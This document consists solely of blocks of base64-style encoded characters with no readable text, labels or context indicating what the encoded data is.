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
